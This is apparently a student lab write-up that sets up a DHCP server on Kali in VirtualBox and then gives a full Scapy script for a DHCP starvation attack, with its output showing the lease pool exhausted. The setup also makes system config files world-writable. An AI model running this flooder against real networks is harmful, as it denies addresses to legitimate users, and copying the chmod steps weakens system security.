

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

Setup:

We open the terminal and checked for any updates before installing the DHCP server



Then we installed the DHCP server



Now, we need to configure the server:

- configure `/etc/network/interfaces` for the static network configuration: First, we added w (read-write) access to the file because by default it was read-only.

Jeremie Tordjman [redacted]
Yuval Yefet[redacted]

```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.1.1
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
```

- We then ensured that the INTERFACESv4 variable was set correctly by adding the *eth0*:
  The file was read-only, so we first changed the authorization to read-write.

```
┌──(kali㉿kali)-[/etc/default]
└─$ ls -l | grep isc
-rw-r--r-- 1 root root  625 May 20 11:52 isc-dhcp-server
```

```
┌──(kali㉿kali)-[/etc/default]
└─$ sudo chmod o+w isc-dhcp-server
```

Jeremie Tordjman[redacted]
Yuval Yefet[redacted]


```
  GNU nano 7.2
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
#DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf

# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
#DHCPDv4_PID=/var/run/dhcpd.pid
#DHCPDv6_PID=/var/run/dhcpd6.pid

# Additional options to start dhcpd with.
#       Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth0"
INTERFACESv6=""
```

In order to backup the file, we changed the authorization from read-only to read-write:

```
┌──(kali㉿kali)-[/etc]
└─$ sudo chmod o+w dhcp
```

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

And then created the file *dhcpd_bckp.conf*.



Now we add the following information into the file *dhcpd.conf* in order to specify the range of IP addresses that the DHCP server can assign to client machines and various network options that will be provided to the client:

```
┌──(kali㉿kali)-[/etc]
└─$ sudo chmod o+w dhcp/dhcpd.conf
[sudo] password for kali:

┌──(kali㉿kali)-[/etc]
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/dhcp/dhcpd.conf
```

```
# This is a very basic subnet declaration.

subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.11 192.168.1.31;
    option routers 192.168.1.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
    option broadcast-address 192.168.1.255;
}

# This declaration allows BOOTP clients to get dynamic a
# which we don't really recommend.
```

Jeremie Tordjman[redacted]
Yuval Yefet[redacted]

After applying all changes to the network configuration, we restarted the interface eth0:

```
┌──(kali㉿kali)-[~]
└─$ sudo ifdown eth0 && ifup sudo eth0
```

And then we restart the DHCP server:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ service isc-dhcp-server restart
```

Testing the server

Both machines are on an *Internal Network* in VBox.

On the server's side: check that the server is activated:

```
┌──(kali㉿kali)-[~]
└─$ service isc-dhcp-server restart

┌──(kali㉿kali)-[~]
└─$ service isc-dhcp-server status
● isc-dhcp-server.service - LSB: DHCP server
     Loaded: loaded (/etc/init.d/isc-dhcp-server; generated)
     Active: active (running) since Sun 2024-05-26 09:29:10 EDT; 27s ago
       Docs: man:systemd-sysv-generator(8)
    Process: 44408 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=0/SUCCESS)
      Tasks: 1 (limit: 4611)
     Memory: 3.7M (peak: 6.0M)
        CPU: 47ms
     CGroup: /system.slice/isc-dhcp-server.service
             └─44422 /usr/sbin/dhcpd -4 -q -cf /etc/dhcp/dhcpd.conf eth0

May 26 09:29:08 kali systemd[1]: Starting isc-dhcp-server.service - LSB: DHCP server ...
May 26 09:29:08 kali isc-dhcp-server[44408]: Launching IPv4 server only.
May 26 09:29:08 kali dhcpd[44422]: Wrote 2 leases to leases file.
May 26 09:29:08 kali dhcpd[44422]: Server starting service.
May 26 09:29:10 kali isc-dhcp-server[44408]: Starting ISC DHCPv4 server: dhcpd.
May 26 09:29:10 kali systemd[1]: Started isc-dhcp-server.service - LSB: DHCP server.

┌──(kali㉿kali)-[~]
└─$
```

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

On the client's side: we released the ip address

```
┌──(kali㉿kali)-[~]
└─$ sudo dhclient -r eth0

[sudo] password for kali:
Killed old client process
```

Then we checked that there is no ip address in the interface:


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff:ff
```

Then we requested an ip address from our DHCP server and saw it with *ip a* instruction:


```
┌──(kali㉿kali)-[~]
└─$ sudo dhclient -v  eth0

Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/08:00:27:1e:36:4a
Sending on   LPF/eth0/08:00:27:1e:36:4a
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.1.11 from 192.168.1.1
DHCPREQUEST for 192.168.1.11 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.11 from 192.168.1.1
bound to 192.168.1.11 -- renewal in 228 seconds.

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.11/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 590sec preferred_lft 590sec
    inet6 fe80::de9d:5477:6d1a:fce0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Jeremie Tordjman [redacted]
Yuval Yefet[redacted]

On the server's side: we saw the result of the DHCP request.



And then ensure the machines can communicate with the new ip address using *ping*:



Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

The Script:

```
import argparse
from scapy.all import *
from scapy.layers.dhcp import DHCP, BOOTP
from scapy.layers.inet import UDP, IP
from scapy.layers.l2 import Ether

interface = 'eth0'
target = "255.255.255.255"


def send_dhcp_discover():
    """
    Sends a DHCP discover packet.
    """
    global interface
    global target

    dhcp_discover = (
            Ether(dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst=target) /
            UDP(sport=68, dport=67) /
            BOOTP(chaddr=RandMAC()) /
            DHCP(options=[("message-type", "discover"), "end"])
    )

    sendp(dhcp_discover, iface=interface, verbose=1)


def handle_dhcp_packet(rcv_packet):
    """
    Callback function to handle DHCP packets.

    Args:
        rcv_packet: Received packet.
    """
    if DHCP in rcv_packet and rcv_packet[DHCP].options[0][1] == 2:  # Check
if it's a DHCP offer
        process_dhcp_offer(rcv_packet)


def packet_callback(rcv_packet):
    """
    Callback function to handle received packets.
    Creates a new thread to handle the packet

    Args:
        rcv_packet: Received packet.
    """
    packet_thread = threading.Thread(target=handle_dhcp_packet,
args=(rcv_packet,))
    packet_thread.start()


def dhcp_sniffer():
```

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

```
    """
    Starts the DHCP sniffer.
    """
    sniff(filter="udp and (port 67 or port 68)", prn=packet_callback)


def dhcp_flooder():
    """
    Floods DHCP discover packets.
    """
    while True:
        send_dhcp_discover()
        time.sleep(5)  # Scapy sniffer is not designed to be superfast, so it
can miss packets sometimes.


def send_dhcp_request(mac, requested_ip):
    """
    Sends a DHCP request packet.

    Args:
        mac: MAC address.
        requested_ip: Requested IP address.
    """
    global interface
    global target
    # Create a DHCP request packet
    dhcp_request = (
            Ether(dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst=target) /
            UDP(sport=68, dport=67) /
            BOOTP(chaddr=mac) /
            DHCP(options=[("message-type", "request"),
                          ("requested_addr", requested_ip), "end"])
    )

    # Send the packet
    sendp(dhcp_request, iface=interface, verbose=0)


def extract_mac_and_ip(rcv_packet):
    """
    Extracts MAC address and offered IP from a DHCP packet.

    Args:
        rcv_packet: Received DHCP packet.

    Returns:
        Tuple containing MAC address and offered IP.
    """
    mac_address = rcv_packet[BOOTP].chaddr
    offered_ip = rcv_packet[IP].dst

    return mac_address, offered_ip


def process_dhcp_offer(rcv_packet):
```

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

```
    """
    Processes DHCP offer packets.

    Args:
        rcv_packet: Received DHCP packet.
    """
    mac_address, offered_ip = extract_mac_and_ip(rcv_packet)

    send_dhcp_request(mac_address, offered_ip)


def main():
    global interface
    global target
    parser = argparse.ArgumentParser(description="DHCP Starvation")
    parser.add_argument("-i", "--iface", help="Interface you wish to use")
    parser.add_argument("-t", "--target", help="IP of target server")

    args = parser.parse_args()

    if args.iface:
        interface = args.iface

    if args.target:
        target = args.target

    # Create and start the sniffer thread
    sniffer_thread = threading.Thread(target=dhcp_sniffer)
    sniffer_thread.start()

    # Create and start the flooder thread
    flooder_thread = threading.Thread(target=dhcp_flooder)
    flooder_thread.start()

    # Wait for both threads to finish (optional)
    sniffer_thread.join()
    flooder_thread.join()


if __name__ == "__main__":
    main()
```

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

Explanation:

This script serves as a tool for conducting a DHCP Starvation attack, a form of network assault aimed at depleting the pool of available IP addresses on a DHCP server by inundating it with a high volume of DHCP requests.

At its core, the script utilizes the capabilities of the Scapy library to construct and manipulate network packets at a granular level, enabling it to craft customized DHCP packets tailored to the specific requirements of the attack.

The first pivotal function, *send_dhcp_discover()*, is responsible for generating and transmitting DHCP discover packets onto the network. These packets serve as requests for IP address assignment from the DHCP server.

Then, there is the *dhcp_sniffer()* function, which initiates DHCP packet sniffing operations using Scapy's *sniff()* function. By filtering network traffic to exclusively capture DHCP-related packets, this function enables the script to monitor incoming responses from the DHCP server.

A core aspect of the attack strategy involves flooding the network with DHCP request packets, a task handled by the *dhcp_flooder()* function. This function repeatedly sends out DHCP discover packets, effectively inundating the DHCP server with a high volume of requests.


The script also includes callback functions, such as *handle_dhcp_packet()* and *packet_callback()*, which are invoked upon receiving DHCP packets. For each packet sniffed, there is a new thread created, making the attack more efficient and reducing packet loss.

The main function coordinates the instantiation and execution of two threads—one for DHCP packet sniffing and another for DHCP packet flooding—ensuring efficient operation through concurrent execution.

Jeremie Tordjman [redacted]
Yuval Yefet [redacted]

Result:

We can see that the lease-list is full with random MAC addresses:



```
┌──(kali㉿kali)-[/etc/dhcp]
└─$ dhcp-lease-list
To get manufacturer names please download http://standards-oui.ieee.org/oui.txt to /usr/local/etc/oui.txt
Reading leases from /var/lib/dhcp/dhcpd.leases
MAC                IP              hostname        valid until          manufacturer
═══════════════════════════════════════════════════════════════════════════════════════
08:00:27:1e:36:4a  192.168.1.11    kali            2024-05-29 10:53:06 -NA-
31:30:3a:62:34:3a  192.168.1.23    -NA-            2024-05-29 10:56:42 -NA-
31:38:3a:31:37:3a  192.168.1.16    -NA-            2024-05-29 10:53:34 -NA-
33:32:3a:65:65:3a  192.168.1.28    -NA-            2024-05-29 10:57:07 -NA-
33:33:3a:32:37:3a  192.168.1.25    -NA-            2024-05-29 10:56:06 -NA-
33:36:3a:66:62:3a  192.168.1.24    -NA-            2024-05-29 10:59:03 -NA-
33:38:3a:38:37:3a  192.168.1.31    -NA-            2024-05-29 10:56:27 -NA-
35:31:3a:33:30:3a  192.168.1.15    -NA-            2024-05-29 10:56:01 -NA-
35:34:3a:61:66:3a  192.168.1.21    -NA-            2024-05-29 10:56:11 -NA-
35:38:3a:32:63:3a  192.168.1.14    -NA-            2024-05-29 10:56:47 -NA-
37:36:3a:64:30:3a  192.168.1.13    -NA-            2024-05-29 10:53:36 -NA-
39:31:3a:37:38:3a  192.168.1.27    -NA-            2024-05-29 11:00:34 -NA-
39:34:3a:34:36:3a  192.168.1.30    -NA-            2024-05-29 10:58:58 -NA-
39:37:3a:63:64:3a  192.168.1.19    -NA-            2024-05-29 10:58:23 -NA-
61:34:3a:39:31:3a  192.168.1.18    -NA-            2024-05-29 10:53:43 -NA-
61:39:3a:62:61:3a  192.168.1.29    -NA-            2024-05-29 10:53:42 -NA-
63:33:3a:65:38:3a  192.168.1.17    -NA-            2024-05-29 10:58:38 -NA-
63:61:3a:37:35:3a  192.168.1.20    -NA-            2024-05-29 10:53:41 -NA-
63:64:3a:65:39:3a  192.168.1.12    -NA-            2024-05-29 10:53:35 -NA-
65:61:3a:61:38:3a  192.168.1.22    -NA-            2024-05-29 10:56:16 -NA-
```